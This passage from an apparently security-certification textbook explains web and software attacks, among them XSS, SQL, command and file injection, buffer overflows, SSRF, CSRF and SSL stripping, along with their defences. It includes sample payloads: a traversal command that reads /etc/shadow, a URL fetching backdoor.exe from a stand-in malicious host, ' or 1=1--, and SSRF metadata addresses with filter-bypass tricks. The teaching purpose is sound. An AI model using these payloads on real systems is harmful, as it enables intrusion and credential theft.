Auditing and monitoring should be configured to watch for privilege-escalation symptoms. These include repeated attempts to perform user account management by non-administrators as well as repeated attempts to access resources beyond a user's assigned authorization level.

This concept is also addressed again in the section 1.8 heading "Privilege escalation" in the context of penetration testing.

Cross-site scripting

Cross-site scripting (*XSS* or *CSS*) is a form of malicious script-injection attack in which an attacker is able to compromise a web server and inject their own malicious code into the content sent to other visitors. A successful XSS attack can result in identity theft, credential theft, other personally identifiable information (PII) privacy violations, data theft, financial losses, or the planting of remote-control software on visiting clients. XSS could be described as "exploiting a client's trust in a website" since the client would innocently believe that the content of a website would be safe this time if it was safe last time.

A *persistent XSS* attack plants poisoned material on the website to be served to any future visitors. Most XSS attacks do not require that the victim authenticate to a website for harm to occur.

A *reflective XSS* attack places the malicious content in the request of the visitor, so the harmful response or result from the website is actually a reflection of the request. This tactic is sometimes called a targeted XSS when a phishing email is sent to victims with a hyperlink that includes the malicious script. Reflective XSS can also be set up from any web page hyperlink where the attacker has planted the malicious script element as part of the URL.

Direct object model (DOM)–based XSS attacks take advantage of vulnerabilities in the client-side browser rather than issues on the server side. A triggered DOM-based XSS performs all of the malicious actions within the client's system without communicating with a web server. DOM-based XSS could be launched from a poisoned URL hyperlink on a web page or from a phishing email.

For in-depth coverage of XSS attacks and defenses, please visit excess-xss.com/.

For the administrator of a website, defenses against XSS include maintaining a patched web server, using web application firewalls, operating a host-based intrusion detection system (HIDS), auditing for suspicious activity, and, most importantly, performing server-side input validation for length, malicious content, and escaping or filtering metacharacters.

As a web user, you can defend against XSS by keeping your system patched, running antivirus software, and avoiding non-mainstream websites.

Metacharacters

Metacharacters are characters that have been assigned special programmatic meaning. There are many common metacharacters, but typical examples include the following: ' " [ ] \ ; & ^ $. | ? * + { } ( ).

Escaping a metacharacter is the process of marking the metacharacter as merely a normal or common character, thus removing its special programmatic powers. This is often done by adding a backslash in front of the character (\&).

Injections

An *injection attack* is any exploitation that allows an attacker to submit code to a target system to modify its operations and/or poison and corrupt its data set. This is also called remote code attacks or remote code exploits.

Typically, an injection attack is named after the type of backend system it takes advantage of or the type of payload delivered (injected) onto the target. Examples include SQL, DLL, LDAP, and XML injection, which are covered in their own sections later in the chapter. Other noteworthy variations of injection attacks include the following: command, code, Hypertext Markup Language (HTML), and file injection.

A *command injection* attack focuses on executing malicious commands on a vulnerable target system. This type of attack is possible when unsafe and unfiltered data is passed from the vulnerable application to a system shell, terminal, or command prompt. This could take place through form field contents, cookies, and HTTP headers. Command injection calls upon system utilities and native capabilities to perform malicious action. Proper input sanitization, filtering, and validation would generally eliminate this risk.

Here is an example of a command injection:

```
05/04/2020 16:20:42 httpd: GET /cgi-bin/forms/
drinks.php?input=cd%20../../../../etc;cat%20shadow
```

This log line shows that the received data came through an HTTP GET method, and input was sent to the PHP: Hypertext Preprocessor (PHP) script of `drinks.php`. However, instead of being "normal" input for the application, such as Zima or Jolt, it is a set of commands. First, change to the directory of `/etc`, by way of a directory traversal (see the later heading "Directory traversal"). Then, the semicolon serves a carriage return/line feed (i.e., ENTER) to then perform a new command of displaying the contents of the shadow file using `cat`. To stop this attempted command injection, the script needs to perform input validation to reject any out-of-bound input (i.e., non-drink terms) and/or any metacharacters.

%20 is a means to reference the ACSII character of space using its hex code (also known as the byte value) using the percent encoding technique. Spaces are not a valid character within a URL/URI, so %20 is used to represent the space.

Code injection attacks differ from command injections because additional malicious code is added to an existing script or application. Then once that compromised script or application executes, the additional code will execute as well.

HTML injection is effectively a reflected XSS event, but instead of using JavaScript or other code, it plants custom HTML statements. An example of HTML injection could look like this:

```
<B>Offer:<A HREF=http://malicious.site>Free Pizza</A></B>
```

File injection attempts to deposit a file on a target system. This can be attempted using a variety of techniques. One example is as follows:

```
http://vulnerable.site/order.php?DRINK=http://malicious.site/attacks/backdoor.exe
```

This is an example of a URL that takes advantage of a non-input-filtering PHP script to trick it into processing a URL which points to a malicious file, `backdoor.exe`. This can also be called *URL injection*. This could result in the downloading of that file to the website. Then, another URL (`vulnerable.site/backdoor.exe`) can be used to launch the dropped or injected file. This and most type of injections can be thwarted with reasonable input filtering, validation, or sanitization functions.

Structured query language (SQL)

Structured query language (SQL) injection (SQLi) attacks use unexpected input to alter or compromise a web application. SQL injection (SQLi) attacks are used to gain unauthorized access to a backend database and related assets. SQLi attacks might enable an attacker to bypass authentication, reveal confidential data from database tables, change existing data, add new records into the database, destroy entire tables or databases, and even gain command line–like access through certain database capabilities (such as command shell stored procedures).

An attacker can test to see whether a site is vulnerable to SQLi by submitting a single metacharacter, such as an apostrophe. This test will inform the attacker if input filtering is in place or if the site is vulnerable. If vulnerable, the attacker can now inject the attack code. One example of SQLi is the use of `' or 1=1--` in a username field to attempt to bypass authentication.

Input validation or sanitization limits the types of data a user provides in a form. The primary forms of input sanitization that should be adopted include limiting the length of input, filtering on known malicious content patterns, and escaping metacharacters. This should be combined with configuring the database account used by the web application to have the most restrictive set of privileges possible.

Ultimately, SQL injection is a vulnerability of the script used to handle the interaction between a web front end and the backend database. If the script was written defensively and included code to escape metacharacters, SQL injection would not be possible.

Dynamic-link library (DLL)

Dynamic-link library (DLL) injection or *DLL hijacking* is an advanced software exploitation technique that manipulates a process's memory to trick it into loading additional code and thus performing operations the original author did not intend. A *DLL (dynamic-link library)* is a collection of code that is designed to be loaded and used as needed by a process. Many DLLs are designed to perform common functions and thus are shared among many applications. A DLL injection attack is performed by replacing a valid DLL file with a modified one or manipulating an active process into using a malicious DLL.

The primary defense of mitigation of DDL injection or hijacking is to hard code DLL calls into the application rather than relying upon the OS to select which DLL to pull.

Dynamic-Link Library Search Order

For details on exactly how Windows locates and loads DLLs when requested by applications, see `docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order`.

Lightweight Directory Access Protocol (LDAP)

Lightweight directory access protocol (LDAP) injection is a variation of an input injection attack; however, the focus of the attack is on the backend of an LDAP directory service rather than a database server. If a web server front end uses a script to craft LDAP statements based on input from a user, then LDAP injection is potentially a threat. Just as with SQL injection, sanitization of input and defensive coding are essential to eliminate this threat.

Extensible Markup Language (XML)

XML injection is another variant of SQL injection, where the backend target is an XML application. Again, input sanitization is necessary to eliminate this threat.

Pointer/object dereference

A pointer dereference or *object dereference* is the programmatic activity of retrieving the value based on its address as stored in a pointer. Invalid dereferencing can occur when dereferencing a pointer that was not initialized (assigned a memory address), to be assigned to a variable that is not configured as the same data type (binary versus ASCII or numbers versus text) or that was deallocated due to a dynamic memory allocation change. If a programmer leaves in code that causes an invalid dereference, it could cause a crash of the application, cause the system to freeze, or even open vulnerabilities that can be exploited by other means (such as buffer overflow attacks).

Extended Instruction Pointer (EIP) is an example of a pointer used on 32 and 64 bit systems to keep track of where in memory instructions are located. While the EIP cannot be read by software directly, it can be dereferenced onto the procedure stack where the value can be accessed. This information can be useful to malware when attempting to inject commands or alter existing commands to nefarious ends.

Directory traversal

A *directory traversal* is an attack that enables an attacker to jump out of the web root directory structure and into any other part of the filesystem hosted by the web server's host OS. A common symptom of this attack is the presence of a variation of the change to parent directory instruction (i.e., ../) in a URL, such as `..%c0%af` or `..%5c`.

This attack can be stopped with metacharacter escaping or filtering.

Buffer overflows

A *buffer overflow* is a memory exploitation that takes advantage of a software's lack of input length validation. This attack may result in extra data "overflowing" the assigned memory buffer and overwriting memory in the adjacent locations. In some circumstances, the extra injected data could be called onto the CPU without any security restrictions. The injected shell code (or precompiled malicious code) may take on system-level privileges.

Poor programming quality controls and a lack of input validation checks in software lead to buffer overflow attacks. The main countermeasures to buffer overflow attacks are to patch the software when issues are discovered and to properly code software to perform input-validation and sanitization checks before accepting input for processing.

There is also the possibility that the operating system itself may include anti-memory-exploitation features. The two most common examples of this are *data execution prevention (DEP)* and *address space layout randomization (ASLR)*. DEP blocks the execution of code stored in areas of memory designated as data-only areas (i.e., non-executable). ASLR ensures that the various elements of the OS are loaded into randomly assigned memory locations at each bootup.

The CPU itself may support the *No-eXecute (NX) bit*. While this is a hardware feature, the OS must include support for NX to benefit from it. The NX bit is used to segregate memory into an area to store code (i.e., processor instructions) and another to store data. This is similar to DEP, but DEP is an OS-only technology. NX is now widely integrated into most chips but may be called XD (eXecute Disabled), Enhanced Virus Protection (EVP), or XN (eXecute Never).

In regard to buffer overflow, you need to know a bit about C++ programming concepts. Many of the common functions of C++ are unbounded (i.e., do not include a native or default input limit). Examples of C++ unbounded functions are strcat(), strcpy(), sprintf(), vsprintf(), memcpy(), bcopy(), getwd(), scanf(), and gets(). If you see these functions in a C++ program, then usually a buffer overflow vulnerability is present.

Race conditions

Attackers can develop attacks based on the predictability of task execution or the timing of execution, known as *race condition attacks* or *asynchronous attacks*. If a first process is delayed in completing its task, this may cause a second process to be vulnerable to injection of malicious content (since it depends upon the prior operation of the first process), or it may cause the second process to fail.

Programmers can reduce the potential of race condition vulnerabilities by employing exclusive-lock operations on resources, first by locking the resources to be used and then unlocking those resource in reverse order. There are write-locks and read-locks.

Time of check/time of use


Time-of-check-to-time-of-use (TOCTTOU or *TOC/TOU)* attacks are often called race condition attacks because the attacker is racing with the legitimate process to replace the object before it is used. The time of check (TOC) is the time at which the subject checks

on the status of the object. When the decision is made to grant access to the object, the procedure accesses it at the time of use (TOU). The difference between the TOC and the TOU is sometimes large enough for an attacker to replace the original object with another object that suits their own needs.

Error handling

Improper error handling may allow for the leaking of essential information to attackers or enable attackers to force a system into an insecure state. If error messages are not handled properly, they may disclose details about a flaw or weakness that will enable an attacker to fine-tune their exploit. For example, if an attacker submits just a single quote to a target system, if the error response indicates that there is an unclosed quotation mark (Figure 1.9), then it informs the attacker that no metacharacter filtering is taking place.

FIGURE 1.9 An error page for a website that shows the lack of metacharacter filtering



If errors themselves are not handled properly, it could cause an application to disclose confidential data to a visitor, allow an attacker to bypass authentication, or even crash the system. Programmers should include an error management system in their products to handle invalid values, out-of-range data sets, or other forms of improper input. When an error is detected, the error management system should display a generic error message

to the user, such as "error try again" or "error, contact technical support." The error management system should log all details about the error into a file for the administrator, but should not disclose those details to the user. One example of this concept is the *Structured Exception Handler (SEH)* built into the Win32 API of Microsoft Windows.

Another mechanism to handle errors, which is supported by many languages, is a `try..catch` statement. This logical block statement is used to place code that could result in an error on the `try` branch, and then code that will be executed if there is an error on the `catch` branch. This is similar to `if..then..else` statements, but is designed to deftly handle errors.

If an error could result in security violations, a general error fault response known as fail-secure should be initiated. A fail-secure system will revert to a secured, closed, protective state in the event of a failure rather than into an open, insecure, nonprotected state where information can be disclosed or modified. However, a fail-secure state is usually focused on protecting confidentiality and integrity, but doing so by sacrificing availability.

It is important to note that some highly skilled programmer hackers may be able to use an exception handling solution, such as SEH, against a system by exploiting its logic to force the correction of non-existent errors, which can result in an application or the whole system shutting down or crashing.

Improper input handling

Improper input handling occurs when an application is designed to simply accept whatever data is submitted as input without validation or sanitization. This type of lazy application design leads to a wide range of exploitations, including injection attacks, buffer overflows, and privilege escalation.


A securely designed program protects against invalid or malicious input using input sanitization, input filtering, or input validation. There are three main forms of input filtering: check for length, filter for known malware patterns, and escape metacharacters.

Input validation (a.k.a. *input sanitization* and *input filtering*) is an aspect of defensive programming intended to ward off a wide range of input-focused attacks, such as buffer overflows and fuzzing. Input validation checks each and every input received before it's allowed to be processed. The check could be a length, a character type, a language type, a domain or range, or even a timing check to prevent unknown, unwanted, or unexpected content from making it to the core program.

Replay attack

A *replay attack* is just what it sounds like: an attacker captures network traffic and then replays (retransmits) the captured traffic in an attempt to gain unauthorized access to a system. If an attacker can capture authentication traffic—especially the packets containing the logon credentials—then a replay attack may grant the attacker the ability to masquerade as the victim user on the system. Figure 1.10 shows an authentication focused replay attack. As the client transmits its logon credentials to the server (1), the attacker intercepts and eavesdrops on that transmission (2), and then later can replay those captured authentication packets against the server to falsify a logon as the original client (3).

FIGURE 1.10 A replay attack occurring



Replay attacks are mostly relegated to legacy systems and services. Most modern authentication systems use packet sequencing, time stamps, challenge-response, and ephemeral session encryption.

Challenge-response is a type of authentication where the server generates and issues a random number challenge to the connecting client. The client uses the challenge number and the hash of the user's password to generate a response. Since each challenge is valid only once and each challenge is randomly selected, replay attacks are not possible.

Ephemeral session key is the term for the use of Diffie-Hellman Ephemeral (DHE) or Elliptic-Curve Diffie-Hellman Ephemeral ECDHE (see section 2.8 heading "Key exchange") to generate random, nonrepeating, non-reusable, nonpredictable, session-specific symmetric encryption keys.

Replay attacks can also be used to abuse a wide number of systems by repeating functions or actions that were intended to be performed only one time. For example, if a retail store accepts a coupon to reduce the price of an item by 10%, if the packets submitting the code are captured and replayed, a vulnerable server might make repeated 10% reductions of the price of the item in the shopping cart.

Replay attacks can also be attempted in wireless environments, and many continue to focus on initial authentication abuse. However, many other wireless replay attack variants exist. They include capturing the new connection request of a typical client and then replaying that request to fool the base station into responding as if another new client connection request had been initiated. This concept is the basis for the initialization vector (IV) attack, which can be used to compromise the original and legacy wired-equivalent-privacy (WEP) encryption option in less than 60 seconds.

Wireless replay attacks can also focus on denial-of-service (DoS) by retransmitting connection requests or resource requests to the base station to keep it busy focusing on managing new connections rather than maintaining and providing service for existing connections.

Wireless replay attacks can typically be mitigated by keeping the firmware of the base station updated as well as operating a wireless focused network-based intrusion detection system (NIDS). A W-IDS or W-NIDS will be able to detect such abuses and inform the administrators promptly about the situation.

Session replays

A *session replay* is the recording of a subject's visit to a website, interacting with a mobile application, or using a PC application, which is then played back by an administrator, investigator, or programmer to understand what occurred and why based on the subject's activities. This is a troubleshooting and root-cause analysis technique that may be useful in tracking down transient errors or problems experienced by specific subjects but not generally by others.

The captured session could include keystrokes, object selections (from mouse or touchscreen), screen view, packets transmitted, as well as console, network, and application logs. The goal of using session replays is to improve the subject, user, or customer experience by being able to "replay" exactly what they did and saw when they encountered an issue.

Session replays can also be used to gather data about a system's usability as well as the visitor's/user's behavior. This information could also be useful to the help desk as well as investigations and incident response analysis.

Integer overflow

An *integer overflow* is the state that occurs when a mathematical operation attempts to create a numeric value that is too large to be contained or represented by the allocated storage space or memory structure. For example, an 8-bit value can only hold the numbers 0 to 255. If an additional number is added to the maximum value, an integer overflow occurs. Often, the number value resets or rolls over to 0, similar to the way a vehicle odometer rolls over. However, in other cases, the result saturates, meaning the maximum value is retained. Thus, the result is another form of error (missing or lost information). In yet other cases, the rollover results in a negative number. If the programming logic assumes that a number will always be positive, then when a negative number is processed, it could have security-breaching results. Programmers need to understand the numeric limitations of their code and the platform for which they're developing. There are coding techniques programmers should adopt to test for integer-overflow results before an overflow can occur.

Request forgeries

Request forgeries are exploitations that make malicious requests of a service in such a way that the request seems legitimate or at least coming from a legitimate source, and therefore the service performs the task requested. There are two primary types of request forgeries: server-side and cross-site.

Server-side

Server-side request forgery (SSRF) is a clever exploit where a vulnerable server is coerced into functioning as a proxy. Consider a situation where Server A is trusted by Server B, but Server B is inaccessible by the attacker. The attacker tricks Server A into connecting to Server B to retrieve data, which is then shared with the attacker.

As with many online exploits, the attack can have a basic and a blind variation. The basic SSRF is one where the results or response from the primary victim (Server B) is provided back to the attacker. While in a blind SSRF, the results or response is not made available to the attacker. Either the response was received by the middle-victim (Server A), but in such a way that it could not be forwarded or routed to the attacker, or no response occurred from the primary victim.

An SSRF attack can result in confidential, sensitive, or private data disclosure from the primary target and/or the execution of arbitrary code or commands on the primary target. In some ways, the SSRF attack can be described as one option for an intruding attacker that is attempting to perform pivoting. Pivoting is when an initial system is compromised; then from that system with access to new information or perception of other networking elements, a new target is selected and additional attacks are launched from or through the initial compromised system. In SSRF, the middle-victim is the pivoting initial system, and the primary target is the pivoting new target.

SSRF success depends upon the trust between the middle-victim and the primary target. This is true whether the primary target is just another service or even the same service on the middle-victim or if the primary target is another system entirely. An SSRF attack takes advantage of the pre-existing relationship between the middle-victim and the primary target.

SSRF attacks are typically implemented using a crafted URL that attempts to trick the HTTP processing of the middle-victim into reading data or injecting commands against the primary target. The middle-victim often has an SSRF vulnerability if it imports data from a URL, published data to a URL, or relies upon the content of a URL for server processing. Thus, most web applications are at risk to this abuse. This weakness is targeted by the attacker through URL crafting to access content, services, or interfaces that are not directly Internet exposed. Again, this is because the attack forges requests to make them seem like they are from the trusted partner (i.e., the middle-victim). An SSRF URL could attempt to access cloud server metadata, database HTTP interfaces, internal services interfaces, or standard files.

A cloud server metadata–focused SSRF may attempt to access a *representational state transfer (REST)* interface. REST is a common web software architecture that defines constraints and limitations to enable interoperability between web applications. Many cloud services have a standard address for accessing their REST interface, such as Amazon Web Services (AWS) has their REST interface listening on `http://169.254.169.254`. Other services might host their REST interface off of a loopback address–based URL, such as: `http://127.0.0.1:3306`. While these REST interface addresses/URLs are not Internet accessible, they are accessible from the same system or from other systems in the same server group. Accessing a REST interface can grant the attacker access to metadata, configuration details, and sometimes even authentication keys.

Many systems, including databases, may host a REST interface on a URL that is intended for internal or local access only, which an SSRF attack may abuse. Such non-remote-intended interfaces may have minimal filtering enabled and often do not require authentication, since the design assumption was that it would only be accessed from the

locally trusted system and services. SSRF thus represents the perfect attack for breaching this assumed barrier of protection.

In some instances, an SSRF attack will take advantage of other URL schemes, such as `file:///`, `dict://`, `ftp://`, and `gopher://`, rather than the more common `http://` and `https://`.

Some attempts to block SSRF just don't go far enough. For example, basic filtering against the internal addresses of 169.254.169.254 or 127.0.0.1 can often be bypassed using hex or decimal encoding of the URL, using an alternate notation (such as 127.1), registering a domain name then assigning the address (A) record to the internal address, or using various string obfuscation techniques, such as case variation or URL encoding.

The recommend approach to address SSRF attacks is to implement allow-listing the IP address or domain name needed by the application; this prevents most other encoding variations from being used. This could be combined with a block-list or deny-list to specifically address previously detected attack attempts or concepts. This should include the filtering of inbound URLs received by the middle-victim from users. So, specific requests to internal-use-only interfaces are discarded. All unneeded URL schemes other than `http://` and `https://` should be disabled. It is also recommended to stop using unauthenticated services and interfaces, and replace them with authenticated ones, even on internal-use local-network-access only instances.

There is much more depth to SSRF than what is included here. If you find this concept fascinating, a few places to discover more aspects of this attack include the following:

`portswigger.net/web-security/ssrf`

`acunetix.com/blog/articles/server-side-request-forgery-vulnerability/`

`www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/`

Cross-site

Cross-site request forgery (XSRF) also called *Client-side request forgery (CSRF)* is an attack that is similar in nature to XSS. However, with XSRF, the attack is initially focused on the visiting user's web browser more than the website being visited. The main purpose of XSRF is to trick the user or the user's browser into performing actions they had not intended or would not have authorized. One form of XSRF infects a victim's system with malware that stays dormant until a specific website is visited. Then the malware forges requests as the user to fool the web server and perform malicious actions against the web server and/or the client.

An XSRF usually requires that the victim be authenticated before the harmful activities are initiated. The whole point of XSRF is to impersonate a valid authenticated user through request forgeries.

Website administrators can implement prevention measures against XSRF by requiring confirmations or reauthentication whenever a sensitive or risky action is requested by a connected client. This could include requiring the user to reenter their password, sending a code to the user via text message or email that must be provided back to the website, triggering a phone call–based verification, or solving a CAPTCHA (a mechanism to differentiate between humans and software robots, with a backronym of "Completely Automated Public Turing test to tell Computers and Humans Apart"). Another potential protection mechanism is to add a randomization string (called a *nonce*) to each URL request and session establishment and check the client HTTP request header referrer for spoofing. End users can form more secure habits, such as running antimalware scanners; using a HIDS; running a firewall; avoiding non-mainstream websites; always logging off from sites instead of closing the browser, closing the tab, or moving on to another URL; keeping browsers patched; and clearing out temporary files and cached cookies regularly.

In some cases, the concept of XSS and XSRF are confused (or at least confusing) for administrators and investigators. It is not always clear which type of attack is being performed. This is especially true when little to no evidence is left behind as to what code was injected and where it executed. This can occur with attacks that use a fileless malware approach rather than planting a file or modifying existing files on the target. In these cases, if a scenario seems like it would be an XSRF but all the "facets" are not there or are not clear, it may instead be a clever XSS implementation. XSRF and XSS are attacks that can take advantage of the client or the server or both as the attacker's malicious needs or intentions warrant.

Application programming interface (API) attacks

Application programming interface (API) attacks are malicious usages of software through its API. APIs are an essential element of modern IT environments, including web applications, mobile devices, IoT equipment, and cloud services. Simply, an API is the means by which software talks to other software to exchange information. An API can be authenticated, encrypted, restrictive with what information it reveals, and skeptical of the data it receives, or an API can be open, plaintext, and having little to no filtering of input and output (I/O).

A majority of attacks and intrusions are effectively API attacks. If a system accepts user input or input from another application, there is a risk of an API abuse. This includes injection attacks, XSS, CSRF, SSRF, buffer overflows, race conditions, replay attacks, request forgeries, and more.

API attacks can be used to perform logon or authentication bypass, DoS attacks, data exfiltration, parameter tampering, on-path exploits, encryption downgrade attacks, and application abuse.

To reduce the occurrence of successful API attacks, input sanitization is essential, along with requiring authentication and robust communication encryption. Other important security measures to protect APIs include blocking outsider or unknown third-party access, allow-listing source identities, rate limiting queries, implement HIDS monitoring, and record API access logs.

Resource exhaustion

Resource exhaustion occurs when applications are allowed to operate in an unrestricted and unmonitored manner so that all available system resources are consumed in the attempt to serve the requests of valid users or in response to a DoS attack.

Resource exhaustion can occur due to external communications or requests and internal application issues. External sources of exhaustion could be a malicious DoS or an unintentional DoS due to recent increased popularity of your site and services. Internal application issues could be the result of poor planning during implementation, caused by a memory leak, or effected by malicious code. It is even possible that valid user or contractor activity could result in resource exhaustion. A resource exhaustion event typically last longer than just a few moments. There are plenty of circumstances where brief temporary high-resource consumption is expected and reasonable, such as when a system first boots up or when an application or service is launched.

An example of a resource exhaustion that was purposefully and legitimately caused would be when a penetration tester is hired to stress test the environment by intentionally performing tasks that exhaust a specific resource to see how the environment reacts and responds. This could include draining the DHCP address pool, saturating the ARP cache of clients, overloading the wireless access point (WAP), mail bombing the inbox of an email address, or overloading a service with access requests.

Memory leak

A *memory leak* occurs when a program fails to release memory or continues to consume more memory. It's called a leak because the overall computer system ends up with less available free memory when an application is causing a memory leak. Depending on the speed of the memory leak, the issue may not be noticeable in typical circumstances (such as when an application is closed after a few minutes of use) or may quickly degenerate, causing system failures. Programmers should focus on properly managing memory and releasing memory allocations once they are no longer needed. Otherwise, end users and system administrators should monitor system performance for software memory leaks and then elect to discontinue the use of offending products.

Secure Sockets Layer (SSL) stripping

Secure sockets layer (SSL) stripping is a specific implementation of the downgrade attack mentioned previously (section 1.2 heading "Downgrade"). SSL stripping is an on-path attack that prevents the negotiation of strong encryption between a client and server. While the name of the concept uses SSL, this attack is also attempted against TLS supporting systems (i.e., *TLS stripping*). This is an instance of a specific term becoming generic and thus continues to be used even after the specific technology it originally refers to has become legacy and no-longer widely supported.

The initial concept and attack tool, known as SSLStrip, was released in 2009 at Blackhat DC by Moxie Marlinspike. This on-path attack tool simply replaced Hypertext Transfer

Protocol Secure (HTTPS) in HTTP requests with HTTP. If the server still offered plaintext access to its content, then it would serve the requested URL back to the victim (via an on-path attack) in non-encrypted form and hence strip the connection of SSL security.

The primary defense against SSL stripping on web servers is to implement *HTTP Strict Transport Security (HSTS)*. HSTS, defined in RFC 6797, is a server configuration that prohibits access to its contents via plaintext HTTP and mandates that all requests be HTTPS. A web server operating HSTS will respond to each client request with a special header named "Strict-Transport_Security," which informs the client to only make HTTPS requests in the future (for a defined length of time set by the field "max-age"). However, HSTS has a weakness in that the enforcement of encryption communications only occurs *after* the first attempted connect. Thus, the first connection to a server by a client, either to a completely new server or after the previous HSTS setting has expired, is still vulnerable to attack.

A later variation of SSLstrip, known as SSLStrip+, is able to operate against HSTS-protected sites by performing a proxy function. This on-path attack establishes an HTTPS connection to the web server but sends an HTTP version of the content to the victim client.

Recent expansions of this attack concept have been able to further degrade the potential security of web communications. One example of this is POODLE (see section 1.2 heading "Downgrade"). The more "modern" SSL stripping or downgrade attacks are much more devious.

An SSL strip attacker would need to be in between the client and server to intercept the client's transmission of their cipher suite list. The SSL strip attack then removes all of the secure options from the list, leaving only those that the attacker is able to compromise quickly and easily. The modified list is then sent on to the server. If the server happens to support one of the insecure cipher suite options listed on the modified client list, then that is what will be negotiated.

Fortunately, SSL stripping attacks are not easily implemented. It requires that the client has support for insecure cipher suites, it requires the server supports at least one of those same insecure cipher suites, and it requires that the attacker is already between the targeted client and server (i.e. an on-path attack). If you are operating an up-to-date browser and visiting websites that have reasonable security management, then it is unlikely that your sessions are vulnerable to SSL stripping.

The primary defenses are to pay attention to your connections. First, keep an eye on your address bar for any indication that a connection is insecure. Second, always check the negotiated security for any connection to a sensitive site, such as work, financial, or medical. If you are the admin of a web server, you can configure the site to only support TLS 1.2 and TLS 1.3. This would limit visitors to only those using a browser with modern and robust security.

Driver manipulation

Some forms of malicious code or attacker intrusions will take advantage of a form of software manipulation known as *driver manipulation*. Driver manipulation occurs when a malicious programmer crafts a system or device driver so that it behaves differently based on certain conditions. For example, a system benchmark tool may be used to test the

performance of a computer, but if the drivers are tuned to provide favorable performance only when the specific benchmarking tool is used, this is an abuse of the evaluation known as driver manipulation.

Driver manipulation may be implemented by the original hardware vendor, the original software designer, or a third-party, whether a legitimate systems designer or an attacker. Driver manipulation can be based on customized code within the driver itself or on non-driver software that takes advantage of driver features, capabilities, or vulnerabilities to achieve the desired goal or effect.

Driver manipulation may be used to achieve a specific goal or hide the fact that a specific goal is not being met. Driver manipulation can be used to optimize performance or diminish performance, improve security or circumvent security, create remote control and backdoor vulnerabilities, or block such abuses from being implemented.

Shimming

Shimming is a means of injecting alternate or compensation code into a system to alter its operations without changing the original or existing code. A rough analogy would be that when a table on a new floor is wobbly, a shim can be used to prop up the leg; this is preferable to rebuilding or modifying the table itself. A shim can be used as a quick fix for existing software or firmware code to alter operations in situ or to test new options before modifying the core code base.

A *shim* is often a small software library that is able to intercept API calls and modifies the content passed on to the target (whatever would have accepted the API calls originally). A shim can be inserted anywhere between two programming objects or subroutines as long as it accepts the output from the preceding element and can produce acceptable input for the receiving element. The shim will intercept the API calls, output, or messages from the first element; perform processing on the captured information set; and then generate output that is compliant with the input of the next element.

A shim can be used to effect driver manipulation. The system could perform normally under typical or standard conditions, but when the defined conditions are met, the shim could activate. The shim could artificially increase or decrease activity to optimize the perceived performance or activity during analysis or testing. Such a shim may be able to fool the performance measurement systems, but at the sacrifice of other system capabilities, such as energy consumption, heat production, or network stability. When the shim is inactive, the system performance may return to a more balanced level without the maximization of a specific feature or capability that might have led to the device's purchase.

Shims are widely used to support legacy applications when the hardware platform no longer provides essential functions. The shim acts as a compatibility interface between the old API and the new one. Shims have also been used as a means to support an application on an operating system or platform for which the application was not originally designed.

Shims can also be employed by attackers to inject alternate commands into an operating environment, add hooks for eavesdropping and manipulation, or simply gain remote access to and control of a target.

Refactoring

Refactoring is a restricting or reorganizing of software code without changing its externally perceived behavior or produced results. Refactoring focuses on improving software's nonfunctional elements, such as quality attributes, nonbehavioral requirements, service requirements, or constraints. Refactoring can improve readability, reduce complexity, ease troubleshooting, and simplify future expansion and extension efforts. Refactoring may be able to simplify internal programmatic logic and eliminate hidden or unresolved bugs or weaknesses.

Refactoring is about simplifying code, removing redundancies, and avoiding long, monolithic code structures. By dividing computer code into distinct encapsulated elements, modules, objects, or subroutines, programmers ensure that the resulting code is easier to test, verify, and modify. Refactoring is touted by many as a key behavior of experienced programmers.

Refactoring can also be used as a means to focus on programming shortcuts or resolve inelegant solutions. Sometimes, to get code to work, programmers will effectively cheat by using shortcuts rather than crafting the longer valid and complete method. This may be fine initially, but the more elements of the code depend on the cheat, the more unstable and unreliable the whole software becomes. Some call this a technical debt, and like monetary debt, it can accumulate interest and make the resulting software unstable or insecure. Refactoring gives the programmer the opportunity to re-code shortcuts with proper instructions to model or craft behaviors more reliably and completely.

The goals of refactoring include maintaining the same external behavior and not introducing new bugs or flaws, while gaining some of these other potential benefits.

